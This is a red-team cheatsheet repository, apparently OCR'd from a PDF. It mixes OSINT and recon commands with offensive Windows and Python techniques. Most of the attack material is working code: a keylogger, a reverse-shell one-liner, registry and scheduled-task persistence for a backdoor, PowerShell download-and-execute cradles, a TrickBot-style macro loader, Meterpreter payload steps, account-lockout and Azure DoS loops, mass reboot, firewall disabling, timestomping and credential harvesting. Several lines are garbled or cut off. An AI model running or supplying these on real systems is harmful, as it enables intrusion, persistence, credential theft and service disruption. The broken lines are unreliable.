Red-Teaming-TTPs

> *[!CAUTION] This repository contains cheatsheets, notes, and scripts related to my learning in cybersecurity, particularly Red Teaming. You'll find a variety of resources that I've compiled over the years, including:*
>
> - ☑ ***Cheatsheets**: Quick reference guides for common tools and techniques.*
> - ☑ ***Guides**: Detailed explanations and insights on various cybersecurity topics.*
> - ☑ ***Scripts**: Useful scripts for automating tasks and improving efficiency.*
>
> *An updated PDF of these TTPs is available here as well. Feel free to explore, use, and contribute to these resources. Any notes, improvements, or additional content are welcome!*

Table of Contents

:boom: Free Resources to Practice

Share with your friends:

- Academy Hackaflag BR
- Attack-Defense
- Alert to win
- CTF Komodo Security
- CMD Challenge
- Exploitation Education
- Google CTF
- HackTheBox
- Hackthis
- Hacksplaining
- Hacker101
- Hacker Security
- Hacking-Lab
- HSTRIKE
- ImmersiveLabs
- LabEx Cybersecurity Free Labs

- NewbieContest
- OverTheWire
- Practical Pentest Labs
- Pentestlab
- Penetration Testing Practice Labs
- PentestIT LAB
- PicoCTF
- Practical Windows Forensics
- PWNABLE
- Root-Me
- Root in Jail
- SANS Challenger
- SmashTheStack
- The Cryptopals Crypto Challenges
- Try Hack Me
- Vulnhub
- W3Challs
- WeChall
- Zenk-Security

Contributing

PRs are welcome! We follow the typical "fork-and-pull" Git workflow.

1. **Fork** the repo on GitHub
2. **Clone** the project to your own machine
3. **Commit** changes to your own branch
4. **Push** your work back up to your fork
5. Submit a **Pull Request** so that we can review your changes

> *[!TIP] Be sure to merge the latest changes from "upstream" before making a pull request!*

Many Thanks to Our Contributors

Threat Intelligence TTPs

Query IP geolocation information with IP2Location.io

```
curl -s "https://api.ip2location.io/?ip=8.8.8.8&format=json" | jq
```


```
{
    "ip": "8.8.8.8",
    "country_code": "US",
    "country_name": "United States of America",
    "region_name": "California",
    "city_name": "Mountain View",
    "latitude": 37.38605,
    "longitude": -122.08385,
    "zip_code": "94035",
    "time_zone": "-07:00",
    "asn": "15169",
    "as": "Google LLC",
    "is_proxy": false,
    "message": "Limit to 500 queries per day. Sign up for a Free plan at https://www.i
}
```


Enumerating IPs with IPInfo


`curl ipinfo.io/54.90.107.240`


```
{
  "ip": "54.90.107.240",
  "hostname": "ec2-54-90-107-240.compute-1.amazonaws.com",
  "city": "Virginia Beach",
  "region": "Virginia",
  "country": "US",
  "loc": "36.8512,-76.1692",
  "org": "AS14618 Amazon.com, Inc.",
  "postal": "23465",
  "readme": "https://ipinfo.io/missingauth"
}
```


You can also utilize https://cybergordon.com/ to check for IP reputation!

Enumerating Domains with RDAP

The Registration Data Access Protocol (RDAP) is the definitive source for delivering generic top-level domain name (gTLD) registration information in place of sunsetted WHOIS services. The `rdap` command is a full-featured, command-line interface (CLI) client for RDAP. It supports RDAP bootstrapping, caching, different output formats, and many more features.



Domain EXAMPLE.COM

Summary	Domain EXAMPLE.COM • 376 (Registrar) • Abuse • Nameserver A.IANA-SERVERS.NET • Nameserver B.IANA-SERVERS.NET
Identifiers	
LDH Name	EXAMPLE.COM
Unicode Name	
Handle	2336799_DOMAIN_COM-VRSN
Information	
Status	• Client Delete Prohibited • Client Transfer Prohibited • Client Update Prohibited
Whois	
Events	
Registration	• Mon, 14-Aug-1995 04:00:00 +00:00
Expiration	• Wed, 13-Aug-2025 04:00:00 +00:00
Last Changed	• Wed, 14-Aug-2024 07:01:34 +00:00
Last Update Of RDAP Database	• Fri, 24-Jan-2025 15:00:14 +00:00
Links	
Self	• https://rdap.verisign.com/com/v1/domain/EXAMPLE.COM • application/rdap+json • https://rdap.verisign.com/com/v1/domain/EXAMPLE.COM

DNSSEC Information	
Zone Signed	
Delegation Signed	true
Max Sig Life	
DS Data (0)	
Key Tag	370
Algorithm	13 - ECDSAP256SHA256
Digest	BE74359954660069D5C63D200C39F5603827D7DD02B56F120EE9F3A86764247C
Digest Type	2 - SHA256

Basic Queries

```
# Domain
rdap example.com

# TLD
rdap .com

# IP Address
rdap 192.0.2.1

# CIDR
rdap 10/8

# ASN
rdap as64496

# URL
rdap https://rdap.iana.org/domain/com
```

Email Recon

`curl emailrep.io/john.smith@gmail.com`

```
{
  "email": "john.smith@gmail.com",
  "reputation": "high",
  "suspicious": false,
  "references": 91,
  "details": {
    "blacklisted": false,
    "malicious_activity": false,
    "malicious_activity_recent": false,
    "credentials_leaked": true,
    "credentials_leaked_recent": false,
    "data_breach": true,
    "last_seen": "07/27/2019",
    "domain_exists": true,
    "domain_reputation": "n/a",
    "new_domain": false,
    "days_since_domain_creation": 8773,
    "suspicious_tld": false,
    "spam": false,
    "free_provider": true,
    "disposable": false,
    "deliverable": true,
    "accept_all": false,
    "valid_mx": true,
    "spoofable": true,
    "spf_strict": true,
    "dmarc_enforced": false,
    "profiles": [
      "lastfm",
      "pinterest",
      "foursquare",
      "aboutme",
      "spotify",
      "twitter",
      "vimeo"
    ]
  }
}
```


Hunter.io

- Search for email addresses associated with a specific domain or company. You can also search for specific individuals by providing their name and the company domain:

```
curl -X GET "https://api.hunter.io/v2/email-finder?domain=reddit.com&first_name=Alexis
```

nrich IP Enumeration

A command-line tool to quickly analyze all IPs in a file and see which ones have open ports/ vulnerabilities. Can also be fed data from stdin to be used in a data pipeline.

Install

```
$ wget https://gitlab.com/api/v4/projects/33695681/packages/generic/nrich/latest/nrich
$ sudo dpkg -i nrich_latest_amd64.deb
```

Confirmation

```
$ echo 149.202.182.140 | nrich -
149.202.182.140 (ftptech1.pcsoft.fr)
  Ports: 21, 80, 111, 443
  CPEs: cpe:/a:proftpd:proftpd:1.3.5b, cpe:/a:apache:http_server:2.4.25
  Vulnerabilities: CVE-2018-11763, CVE-2019-0220, CVE-2017-15710, CVE-2018-1312, CVE-2
```

Usage

```
$ nrich --help
nrich 0.1.0
Add network information to IPs

USAGE:
    nrich [OPTIONS] <filename>

FLAGS:
    -h, --help       Prints help information
    -V, --version    Prints version information

OPTIONS:
    -o, --output <output>    Output format (shell or json) [default: shell]

ARGS:
    <filename>    File containing an IP per line. Non-IPs are ignored
```

Extracting PDF Text with Python Image OCR

```
#!/usr/bin/env python3

from PIL import Image
import pyTesseract
import numpy as np

# Simple PDF Image OCR Extractor

file = '/home/rosesecurity/Desktop/Target_OrgChart.pdf'
pdf_img = np.array(Image.open(file))
text = pyTesseract.image_to_string(pdf_img)
```

Threat Intelligence Streams with Python and Reddit

Enumerate new Reddit comments for threat intelligence. This script can be modified with regular expressions to hone in on exploit development, modern threats, and any newsworthy cyber events.

```
#!/usr/bin/env python3

import praw

reddit = praw.Reddit(client_id ='xxxxxxxxxxxxxx',
                     client_secret ='xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx',
                     user_agent ='Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537
                     username ='username',
                     password ='pass')


for comment in reddit.subreddit('hacking+infosec+redteamsec+cybersecurity+netsec+hacke
    print(comment.body)
```

Python HTTPS Server

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import ssl

httpd = HTTPServer(('0.0.0.0', 443), BaseHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.socket, certfile="./server.pem", server_side=True
httpd.serve_forever()
```

Source: `https://book.hacktricks.xyz/generic-methodologies-and-resources/exfiltration`

Enumerating Anonymous FTP Logins Using Python

```
#!/usr/bin/python3

from ftplib import FTP
import sys

ips = open(sys.argv[1], 'r')
r = ips.readlines()
for item in r:
    item = item.strip()
    print("[+] Connecting to: %s \n" %item)
    try:
        ftp = FTP(item, timeout=3)
        ftp.login()

        if ftp.retrlines('LIST') != 0:
            print("[+] Anonymous login enabled on Host: %s \n" %item)
            print("="*70+"\n")
    except:
        print("[+] Unable to Connect to Host: %s\n" %item)
        print("="*70+"\n")
```

1. Usage : `python3 FTPLoginChecker.py ip_addresses.txt`
2. Note : Use shodan_eye.py to search for FTP servers that have the `anon` login enabled.
3. Search Keyword : `230 anonymous`

Python Keylogger

```
import pyHook, pythoncom, logging
logging.basicConfig(filename='mykeylogger.txt', level=logging.DEBUG, format='%(message

def OnKeyboardEvent(event):
    logging.log(logging.DEBUG,chr(event.Ascii))
    return True

hooks_manager = pyHook.HookManager()
hooks_manager.KeyDown = OnKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()
```

Mailtrap.io implementation:

```
from pynput import keyboard
from pynput.keyboard import Listener
...
keyboard_listener = keyboard.Listener(on_press=self.save_data)
with keyboard_listener:
    self.report()
    keyboard_listener.join()
```

Python Reverse Shell

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STRE
```

Python Basic File Upload

```
# Listen to files
python3 -m pip install --user uploadserver
python3 -m uploadserver
# With basic auth:
# python3 -m uploadserver --basic-auth hello:world

# Send a file
curl -X POST http://HOST/upload -H -F 'files=@file.txt'
# With basic auth:
# curl -X POST http://HOST/upload -H -F 'files=@file.txt' -u hello:world
```

Generating HoneyDocs with Python

Python's Faker module can be utilized to create honeydocs of PII with malicious macros, wordlists, emails for login brute-forcing, and much more.

```
import pandas as pd
from faker import Faker

# Create a Faker object
fake = Faker()

# Options to data:
fake.name()
fake.text()
fake.address()
fake.email()
fake.date()
fake.country()
fake.phone_number()
fake.random_number(digits=5)

# Example DataFrame
faker_df = pd.DataFrame({'date':[fake.date() for i in range(10)],
                         'name':[fake.name() for i in range(10)],
                         'email':[fake.email() for i in range(10)],
                         'text':[fake.text() for i in range(10)]})
faker_df
```

Shodan CLI

The `shodan` command-line interface (CLI) is packaged with the official Python library for Shodan, which means if you're running the latest version of the library you already have access to the CLI. To install the new tool simply execute:

```
easy_install shodan
```

Once the tool is installed you have to initialize the environment with your API key using `shodan init`:

```
shodan init YOUR_API_KEY
```

`count`

Returns the number of results for a search query:

```
shodan count microsoft iis 6.0
5310594
```

`host`

See information about the host such as where it's located, what ports are open and which organization owns the IP:

```
shodan host 189.201.128.250
```

`myip`

Returns your Internet-facing IP address:

```
shodan myip
199.30.49.210
```

`search`

This command lets you search Shodan and view the results in a terminal-friendly way. By default it will display the IP, port, hostnames and data. You can use the `--fields` parameter to print whichever banner fields you're interested in:

```
shodan search --fields ip_str,port,org,hostnames microsoft iis 6.0
```

Azure Subdomain Enumeration

A simple Go program for enumerating Azure targets:

```go
package main

import (
    "flag"
    "fmt"
    "net"
    "os"

    "github.com/miekg/dns"
)

type Config struct {
    Domain       string
    Permutations bool
    EnumA        bool
    EnumCNAME    bool
    EnumMX       bool
    EnumNS       bool
    EnumSOA      bool
    EnumTXT      bool
}

func main() {
    cfg := parseFlags()
    if cfg.Domain == "" {
        flag.Usage()
        os.Exit(1)
    }

    subdomains := []string{
        ".onmicrosoft.com", ".scm.azurewebsites.net", ".azurewebsites.net", ".p.azurew
        ".file.core.windows.net", ".blob.core.windows.net", ".queue.core.windows.net",
        ".mail.protection.outlook.com", ".sharepoint.com", ".redis.cache.windows.net",
        ".database.windows.net", ".vault.azure.net", ".azureedge.net", ".search.window
    }

    targets := generateTargetDomains(cfg, subdomains)
    for _, t := range targets {
        if cfg.EnumA && hasARecord(t) {
            fmt.Printf("[+] Discovered: %s\n", t)
            performLookups(cfg, t)
        }
    }
}

func parseFlags() Config {
    var c Config
    flag.StringVar(&c.Domain, "domain", "", "Target domain without TLD (e.g., victim)"
    flag.BoolVar(&c.Permutations, "perm", false, "Generate keyword permutations around
    flag.BoolVar(&c.EnumA, "a", true, "Enumerate A records")
```

```
    flag.BoolVar(&c.EnumCNAME, "cname", true, "Enumerate CNAME records")
    flag.BoolVar(&c.EnumMX, "mx", true, "Enumerate MX records")
    flag.BoolVar(&c.EnumNS, "ns", true, "Enumerate NS records")
    flag.BoolVar(&c.EnumSOA, "soa", true, "Enumerate SOA records")
    flag.BoolVar(&c.EnumTXT, "txt", true, "Enumerate TXT records")
    flag.Parse()
    return c
}

func generateTargetDomains(cfg Config, subs []string) []string {
    bases := []string{cfg.Domain}
    if cfg.Permutations {
        keywords := []string{
            "root", "web", "api", "azure", "azure-logs", "data", "database", "data-pri
            "development", "demo", "files", "filestorage", "internal", "keys", "logs",
            "public", "service", "services", "splunk", "sql", "staging", "storage", "s
            "useast2", "centralus", "northcentralus", "westcentralus", "westus", "west
        }
        for _, k := range keywords {
            bases = append(bases, fmt.Sprintf("%s-%s", cfg.Domain, k))
            bases = append(bases, fmt.Sprintf("%s-%s", k, cfg.Domain))
        }
    }

    var targets []string
    for _, b := range bases {
        for _, s := range subs {
            targets = append(targets, b+s)
        }
    }
    return targets
}

func hasARecord(d string) bool {
    _, err := net.LookupIP(d)
    return err == nil
}

func performLookups(cfg Config, d string) {
    if cfg.EnumA {
        if ips, _ := net.LookupIP(d); len(ips) > 0 {
            fmt.Printf("  A     %v\n", ips)
        }
    }
    if cfg.EnumCNAME {
        if c, err := net.LookupCNAME(d); err == nil {
            fmt.Printf("  CNAME %s\n", c)
        }
    }
    if cfg.EnumNS {
        if nss, err := net.LookupNS(d); err == nil {
```

```
            var hosts []string
            for _, ns := range nss {
                hosts = append(hosts, ns.Host)
            }
            fmt.Printf("  NS    %v\n", hosts)
        }
    }
    if cfg.EnumMX {
        if mxs, err := net.LookupMX(d); err == nil {
            var entries []string
            for _, mx := range mxs {
                entries = append(entries, fmt.Sprintf("%s (%d)", mx.Host, mx.Pref))
            }
            fmt.Printf("  MX    %v\n", entries)
        }
    }
    if cfg.EnumTXT {
        if txts, err := net.LookupTXT(d); err == nil {
            fmt.Printf("  TXT   %v\n", txts)
        }
    }
    if cfg.EnumSOA {
        if soa, err := querySOA(d); err == nil {
            fmt.Printf("  SOA   %s\n", soa)
        }
    }
}

func querySOA(name string) (string, error) {
    m := new(dns.Msg)
    m.SetQuestion(dns.Fqdn(name), dns.TypeSOA)

    in, err := dns.Exchange(m, "8.8.8.8:53")
    if err != nil {
        return "", err
    }
    for _, ans := range in.Answer {
        if soa, ok := ans.(*dns.SOA); ok {
            return soa.String(), nil
        }
    }
    return "", fmt.Errorf("SOA record not found")
}
```

Output:

```
azscan -domain umgc

[+] Discovered: umgc.mail.protection.outlook.com
  A     [2a01:111:f403:c927::1 2a01:111:f403:f90c:: 2a01:111:f403:f802::3 2a01:111:f40
  CNAME umgc.mail.protection.outlook.com.
[+] Discovered: umgc.vault.azure.net
  A     [20.125.170.76 20.125.170.77 20.125.170.78]
  CNAME data-prod-ncu.vaultcore.azure.net.
```

GitHub Email Addresses

- A script for enumerating GitHub to find a user's email:

```
#!/usr/bin/env bash

# A script for enumerating GitHub to find a user's email

USERNAME="$1"
if [ -z "$USERNAME" ]; then
  echo "Usage: $0 <github_username>"
  exit 1
fi

echo "Searching emails for GitHub user: $USERNAME"

echo -e "\nChecking public profile..."
PROFILE_EMAIL=$(curl -s "https://api.github.com/users/$USERNAME" | jq -r '.email')
if [ "$PROFILE_EMAIL" != "null" ] && [ -n "$PROFILE_EMAIL" ]; then
  echo "Public profile email: $PROFILE_EMAIL"
else
  echo "No public email found on profile."
fi

echo -e "\nChecking recent commit activity..."
EMAILS=$(curl -s "https://api.github.com/users/$USERNAME/events/public" |
  jq -r '.[].payload.commits[]? | select(.author.email | contains("noreply") | not) |
  sort -u)

if [ -n "$EMAILS" ]; then
  echo "Emails found in recent commits:"
  echo "$EMAILS"
else
  echo "No commit emails found."
fi
```

- Script to enumerate all users in a GitHub organization and find their public emails

```
#!/usr/bin/env bash

# Script to enumerate all users in a GitHub org and find their public emails using gh

ORG="$1"
PER_PAGE=100

if [ -z "$ORG" ]; then
  echo "Usage: $0 <github_organization>"
  exit 1
fi

echo "Enumerating users and searching for public emails in GitHub organization: $ORG"

page=1
while :; do
  USERS=$(gh api "/orgs/$ORG/members?per_page=$PER_PAGE&page=$page" | jq -r '.[].login
  [ -z "$USERS" ] && break

  for USERNAME in $USERS; do
    PROFILE_EMAIL=$(gh api "/users/$USERNAME" | jq -r '.email // empty')
    if [ -n "$PROFILE_EMAIL" ]; then
      echo "$USERNAME: $PROFILE_EMAIL"
    else
      echo "$USERNAME: No public email"
    fi
  done

  ((page++))
done
```

Code Enumeration with Grep App

- Rapidly scan millions of code repositories with Grep App:

```
curl -s -H "Accept: application/json" "https://grep.app/api/search?q=-----BEGIN+RSA+PR
```

```
curl -sG "https://grep.app/search" \
  --data-urlencode "regexp=true" \
  --data-urlencode 'q="AKIA[A-Z0-9]{16}|ASIA[A-Z0-9]{16}"' \
  | sed -n 's/.*<mark>\([^<]*\)<\/mark>.*/\1/p' \
  | sort -u
```

Certificate Transparency Logs Enumeration with Go

Certificate Transparency (CT) logs are publicly accessible repositories that record all SSL/TLS certificates issued by Certificate Authorities. These logs make it possible to monitor certificate issuance, detect misissued certificates, and discover subdomains and services associated with a target domain.

A popular way to search these logs is via crt.sh, which provides a web interface and API for querying certificate records. For programmatic access in Go applications, the go-crtsh library offers a convenient wrapper around the crt.sh API:

```
package main

import (
    "context"
    "fmt"
    "log"

    gocrtsh "github.com/The-Infra-Company/go-crtsh"
)

func main() {
    client := gocrtsh.New()
    ctx := context.Background()

    records, err := client.BasicSearch(ctx, "target.com")
    if err != nil {
        log.Fatal(err)
    }

    fmt.Printf("Found %d certificates for target.com\n", len(records))
}
```

Windows TTPs

PowerShell Tricks

Windows System Enumeration

```
ver
time
net session
psloglist "Security" -i 528 -s | find /i "Logon Type: 10"
net statistics
nltest /dclist
net group /domain "Domain Admins"
date
tzutil /g
tracert 8.8.8.8
hostname
ipconfig
arp -a
route print
sc query state=all
tasklist /svc
tasklist /m
tasklist /S ip /v
taskkill /PID pid /F
systeminfo /S ip /U domain\user /P Pwd
dir /a /s /b c:\'.pdf'
dir /a /b c:\windows\kb'
findstr /si password' .txt I •.xmll •.xls tree /F /A c:\ tree.txt
reg save HKLM\Security security.hive echo %USERNAME%
```

Windows Persistence

```
1. REG add HKEY CURRENT USER\Software\l1icrosoft\W indows\CurrentV ersion\Run /v firew
2. at 19:00 /every:t1,T,W,Th,F cmd /c start "%USERPROFILE%\backdoor.exe"
3. SCHTASKS /Create /RU "SYSTEt1" /SC l1INUTE /t10 45 /TN FIREWALL /TR
"%USERPROFILE%\backdoor.exe" /ED 12/12/2012
```

Start RDP

```
reg add "HKEY LOCAL MACHINE\SYSTEM\CurentControlSet\Control\Terminal Server" /v fDenyT
(Tunnel RDP through port 443) REG ADD "HKLM\System\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 443 /f
```

PowerShell Enumeration

```
Get-WmiObject -class win32 operatingsjstem I select -property 1 csv c:\os.txt
Get-Service I where object {$ .status -eq ''Running''}
(new-object sjstem.net.webclient) .downloadFile(''url'',''dest'')
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass $Host.UI.PromptForCredentia
powershell.exe Send-l-1ai1Hessage -to " email " -from " email " -subject "Subject11 -a
```

PowerShell Launching Meterpreter Payload

1. msfvenom -p Wlndows/meterpreter/reverse https -f psh -a x86 LHOST=l.l.l.l LPORT=443 audit.ps1
2. Move audit.ps1 into same folder as encodeMeterpreter.ps1
3. Launch Powershell (x86)
4. powershell.exe -executionpolicy bypass encodeMeterpreter.ps1
5. Copy the encoded Meterpreter string

Windows User Lockout

```
@echo T est run:
for /f %%U in (list.txt) do @for /1 %%C in (1,1,5) do @echo net use \\WIN- 1234\c$ /US
```

Windows DHCP Exhaustion

```
for /L %i in (2,1,254) do (netsh interface ip set address local static
1.1.1.%i netrnask gw I~ %1 ping 12-.0.0.1 -n l -w 10000 nul %1)
```

Rolling Reboot

```
for /L %i in (2,1,254) do shutdown /r /m \\l.l.l.%i /f /t 0 /c "Reboot
message''
```

PowerShell Azure DoS

```
function Invoke-BruteForceDoS
{
    Param(
            [Parameter(Mandatory=$True)]
            [string]$User
        )
    while($true)
    {
        $randomGuid = New-Guid
        $body = @{
            "resource"   = $randomGuid
            "client_id"  = $randomGuid
            "grant_type" ="password"
            "username"   = $User
            "password"   = $randomGuid
            "scope"      = "openid"
        }

        try
        {
            $response=Invoke-RestMethod -UseBasicParsing -Uri "https://login.microsoft
        }
        catch
        {
            $stream = $_.Exception.Response.GetResponseStream()
            $responseBytes = New-Object byte[] $stream.Length

            $stream.Position = 0
            $stream.Read($responseBytes,0,$stream.Length) | Out-Null

            $errorDetails = [text.encoding]::UTF8.GetString($responseBytes) | ConvertF

            $datacenter = "{0,-6}" -f ($_.Exception.Response.Headers["x-ms-ests-server
        }

        # Parse the error code.
        if(!$exists -and $errorDetails)
        {
            if($errorDetails.startsWith("AADSTS50053")) # The account is locked, you'v
            {
                Write-Host "$($datacenter): [ LOCKED ] $user" -ForegroundColor Red
            }
            elseif($errorDetails.StartsWith("AADSTS50126")) # Error validating credent
            {
                Write-Host "$($datacenter): [WRONGPWD] $user" -ForegroundColor Gray
            }
            elseif($errorDetails.StartsWith("AADSTS50034")) # The user account {identi
```

```
            {
                Write-Host "$($datacenter): [NOTFOUND] $user"
            }
        }
    }
}
```

PowerShell Port Scanning

Powershell Test-NetConnection, `tnc` for short, host and port scanning:

```
PS L:\> tnc 8.8.8.8

ComputerName            : 8.8.8.8

RemoteAddress           : 8.8.8.8

InterfaceAlias          : Ethernet 2

SourceAddress           : 192.168.122.201

PingSucceeded           : True

PingReplyDetails (RTT) : 15 ms
```

Traceroute:

```
PS L:\> tnc 8.8.8.8 -traceroute

ComputerName           : 8.8.8.8

RemoteAddress          : 8.8.8.8

InterfaceAlias         : Ethernet 2

SourceAddress          : 192.168.122.201

PingSucceeded          : True

PingReplyDetails (RTT) : 13 ms

TraceRoute             : 192.168.122.1

                         99.254.226.1

                         66.185.90.177

                         24.156.147.129

                         209.148.235.222

                         72.14.216.54

                         108.170.228.0

                         172.253.69.113

                         8.8.8.8
```

Port Scanning:

```
PS L:\> tnc 8.8.8.8 -port 443

ComputerName     : 8.8.8.8

RemoteAddress    : 8.8.8.8

RemotePort       : 443

InterfaceAlias   : Ethernet 2

SourceAddress    : 192.168.122.201

TcpTestSucceeded : True
```

PowerShell Change Timestamp of Directory

```
PS> (Get-Item "C:\Windows\system32\MyDir").CreationTime=("01 March 2019 19:00:00")
```

PowerShell Changing Modification Time of a File

```
PS> (Get-Item "C:\ Windows\system32\MyDir\payload.txt").LastWriteTime=("01 March 2019 19:00:00")
```

PowerShell Changing Access Time of a File

```
PS> (Get-Item "C:\ Windows\system32\MyDir\payload.txt ").LastAccessTime=("01 March 2019 19:00:00")
```

PowerShell Disabling Firewall

```
PS> powershell.exe -command "netsh advfirewall set allprofiles state off"
```

Enumerating Domain Controllers with PowerShell

```
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers
```

Enumerating Domain Users with PowerShell

Save all Domain Users to a file

```
Get-DomainUser | Out-File -FilePath .\DomainUsers.txt
```

Will return specific properties of a specific user

```
Get-DomainUser -Identity [username] -Properties DisplayName, MemberOf |
Format-List
```

Enumerate user logged on a machine

```
Get-NetLoggedon -ComputerName <ComputerName>
```

Enumerate Session Information for a machine

```
Get-NetSession -ComputerName <ComputerName>
```

Enumerate domain machines of the current/specified domain where specific users are logged in

```
Find-DomainUserLocation -Domain <DomainName> | Select-Object UserName,
SessionFromName
```

Sneaky PowerShell Commands

`powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring('http://[domainname|IP]:[port]/[file] '))"`

`powershell -exec bypass -c "(New-Object Net.WebClient).Proxy.Credentials= [Net.CredentialCache]::DefaultNetw orkCredentials;iwr('http://webserver/payload.ps1')|iex"`

PowerShell Downgrade Attack

```
PowerShell –Version 2 –Command <…>
```

Detecting PowerShell Downgrade Attacks

```
Get-WinEvent -LogName "Windows PowerShell" |
    Where-Object Id -eq 400 |
    Foreach-Object {
        $version = [Version] (
            $_.Message -replace '(?s).*EngineVersion=([\d\.]+)*.*','$1')
        if($version -lt ([Version] "5.0")) { $_ }
}
```

Disabling PowerShell Version 2

```
# Query the current status of PowerShell 2.0 components:
Get-WindowsOptionalFeature -Online -FeatureName "*PowerShellV2*"

# Disable PowerShell 2.0:
Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2
Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root
```

PowerShell Data Compression for Exfiltration

```
PS > Compress-Archive -Path <files to zip> -CompressionLevel
Optimal -DestinationPath <output path>
```

PowerShell File Hashing for Blue Teamers

```
Get-ChildItem -Path D:\Potentially_Malicious\Folder\ | Get-FileHash | Export-Csv -Path D:`
```

TrickBot PowerShell Download TTP

1. Insert base64 string for malicious web server

2. Select filename for output in %tmp% directory
3. Attach to Office macro

```
cmd.exe /c powershell "'powershell ""$s=New-Object IO.MemoryStream(,[Convert]::FromBase64S
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.C
'""| out-file -filepath %tmp%\tmp9388.bat -encoding ascii; cmd /c '%tmp%\tmp9388.bat'
```

Enable PowerShell Remoting

Tip Provided By Joshua Wright:

By default, Windows Server 2012R2 and later have PowerShell remote access turned on by default. Windows 10 and Windows 11 systems have this feature turned off by default. To turn on PowerShell remote access, an administrator can run the `Enable-PSRemoting` command:

```
PS C:\WINDOWS\system32> Enable-PSRemoting
```

With the appropriate permissions, remote access to PowerShell is straightforward: run Enter-PSSession and specify the target host name or IP address using -ComputerName:

```
PS C:\WINDOWS\system32> Enter-PSSession -ComputerName VICTIM
[VICTIM]: PS C:\Users\Victim\Documents>
```

When you are done with your PowerShell remote session, run `Exit-PSSession` to return to your host system.

PowerShell Password Manager and Clipboard Access

Password managers offer many benefits for selection and storage of passwords.

```
PS C:\> $x=""; while($true) { $y=get-clipboard -raw; if ($x -ne $y) { Write-Host $y; $x=$y
```

PowerShell List Named Pipes

```
ls \\.\pipe\
```

To run using `cmd.exe`:

```
dir \\.\pipe\\
```

Python LM Hash Generation

```
python -c 'from passlib.hash import lmhash;print lmhash.hash("password")'
```

Discovering WiFi Passwords

```
netsh wlan show profiles
```

```
netsh wlan show profile name="SSID" key=clear
```

Potential Credential Files

```
dir /a:h C:\Users\username\AppData\Local\Microsoft\Credentials\
dir /a:h C:\Users\username\AppData\Roaming\Microsoft\Credentials\
Get-ChildItem -Hidden C:\Users\username\AppData\Local\Microsoft\Credentials\
